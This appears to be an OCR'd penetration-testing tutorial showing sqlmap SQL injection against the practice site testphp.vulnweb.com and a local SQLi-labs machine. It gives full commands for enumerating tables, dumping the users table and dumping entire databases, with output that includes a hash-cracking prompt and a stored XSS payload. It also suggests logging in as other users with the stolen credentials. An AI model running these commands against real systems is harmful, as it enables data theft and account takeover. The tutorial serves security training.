
T4: featured

T5: guestbook

T6: pictures

T7: products

T8: users



```
[05:47:56] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:47:56] [INFO] fetching tables for database: 'acuart'
[05:47:56] [INFO] the SQL query used returns 8 entries
[05:47:57] [INFO] retrieved: artists
[05:47:57] [INFO] retrieved: carts
[05:47:57] [INFO] retrieved: categ
[05:47:57] [INFO] retrieved: featured
[05:47:57] [INFO] retrieved: guestbook
[05:47:58] [INFO] retrieved: pictures
[05:47:58] [INFO] retrieved: products
[05:47:58] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


Columns

Now further we will try to enumerate the column name of the desired table. Since we know there is a user's table inside the database acuart and we want to know all column names of users table, therefore, we will generate another command for column captions enumeration.


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch
```

-T: DBMS table to enumerate (fetched table name)

–columns: enumerate DBMS database columns



```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```




```
Database: acuart
Table: users
[8 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| address | mediumtext  |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+-------------+
```

Get data from a table

Slowly and gradually, we have penetrated many details of the database but last and most important step is to retrieve information from inside the columns of a table. Hence, at last, we will generate a command which will dump information of users table.


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
```

–dump: dump all information of DBMS database



```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.6#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

Here from the given screenshot, you can see it has to dump entire information of table users, mainly users table contains login credential of other users. You can use these credentials for login into the server on behalf of other users.




```
[05:53:51] [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
+---------------------------------------------+---------+-----------------------------------+------+-------+-------
-------+-----------------+--------------------+
| cc                                          | name    | cart                              | pass | uname | phone
       | email           | address            |
+---------------------------------------------+---------+-----------------------------------+------+-------+-------
-------+-----------------+--------------------+
| 4222222222222222"><script>alert(1)</script> | <blank> | 3866749cea27dc63e04ad230d42f4a97 | test | test  | 555-66
6-0606 | sample@email.tst | 3137 Laguna Street |
+---------------------------------------------+---------+-----------------------------------+------+-------+-------
-------+-----------------+--------------------+
```

Dump All

The last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch
```



```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```


This will give you all information at once which contains database name as well as table's records.

Try it yourself!!!



```
[06:00:37] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/testphp.vulnw
[06:00:37] [INFO] fetching columns for table 'users' in database 'acuart'
[06:00:37] [INFO] the SQL query used returns 8 entries
[06:00:37] [INFO] resumed: "uname","varchar(100)"
[06:00:37] [INFO] resumed: "pass","varchar(100)"
[06:00:37] [INFO] resumed: "cc","varchar(100)"
[06:00:37] [INFO] resumed: "address","mediumtext"
[06:00:37] [INFO] resumed: "email","varchar(100)"
[06:00:37] [INFO] resumed: "name","varchar(100)"
[06:00:37] [INFO] resumed: "phone","varchar(100)"
[06:00:37] [INFO] resumed: "cart","varchar(100)"
[06:00:37] [INFO] fetching entries for table 'users' in database 'acuart'
[06:00:37] [INFO] the SQL query used returns 1 entries
[06:00:37] [INFO] resumed: "3137 Laguna Street","3866749cea27dc63e04ad230d42f4a97","42222222
[06:00:37] [INFO] analyzing table dump for possible password hashes
[06:00:37] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other to
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:00:37] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:00:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:00:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:00:37] [INFO] starting 4 processes
[06:00:51] [WARNING] no clear password(s) found
[06:00:51] [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
+---------------------------------------------+---------+-----------------------------------+-
```

Target options



SQLi-LABS Page-1(Basic Challen

Setup/reset Database for labs


Page-2 (Advanced Injections)

Page-3 (Stacked Injections)

Page-4 (Challenges)

First and foremost, I configured SQL dhakkan in a machine with IP address 192.168.1.132. I go to the lesson 1 tab for *error based SQLi*.

```
http://192.168.1.132/sqli
```




Target URL

One of the most basic commands ever. Every database has a webpage and every webpage has a URL. We will attack these URLs to get our hands on the database inside!

By adding ‘**-u <URL>**’ in sqlmap command we can specify the URL we are targeting to check for SQL injection. It is the most basic and necessary operation.


Here, let’s fetch all the databases that IP address 192.168.1.132 might have by suffixing **–dbs**

```
sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1 --dbs
```



```
root@kali:~/Desktop/SQLMAP# sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1  --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 04:41:46

[04:41:48] [INFO] testing connection to the target URL
[04:41:48] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[04:41:49] [INFO] testing if the target URL content is stable
[04:41:49] [INFO] target URL content is stable
[04:41:49] [INFO] testing if GET parameter 'id' is dynamic
[04:41:49] [INFO] confirming that GET parameter 'id' is dynamic
[04:41:50] [INFO] GET parameter 'id' is dynamic
[04:41:50] [INFO] heuristic (basic) test shows that GET parameter 'id' might be inje
ctable (possible DBMS: 'MySQL')
[04:41:50] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulner
able to cross-site scripting (XSS) attacks
```

Now, all the databases available in the given IP have been dumped!




```
[04:45:31] [INFO] retrieved: information_schema
[04:45:32] [INFO] retrieved: bWAPP
[04:45:32] [INFO] retrieved: challenges
[04:45:32] [INFO] retrieved: dvwa
[04:45:32] [INFO] retrieved: mysql
[04:45:32] [INFO] retrieved: nowasp
[04:45:33] [INFO] retrieved: performance_schema
[04:45:33] [INFO] retrieved: phpmyadmin
[04:45:33] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] security

[04:45:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.
168.1.132'

[*] shutting down at 04:45:33

root@kali:~/Desktop/SQLMAP#
```


Targeting Log File

Many tools save a log file to keep a record on the IP addresses communicating back and forth. We can feed one such log file to the sqlmap and it will automatically test all the URLs in that log file.

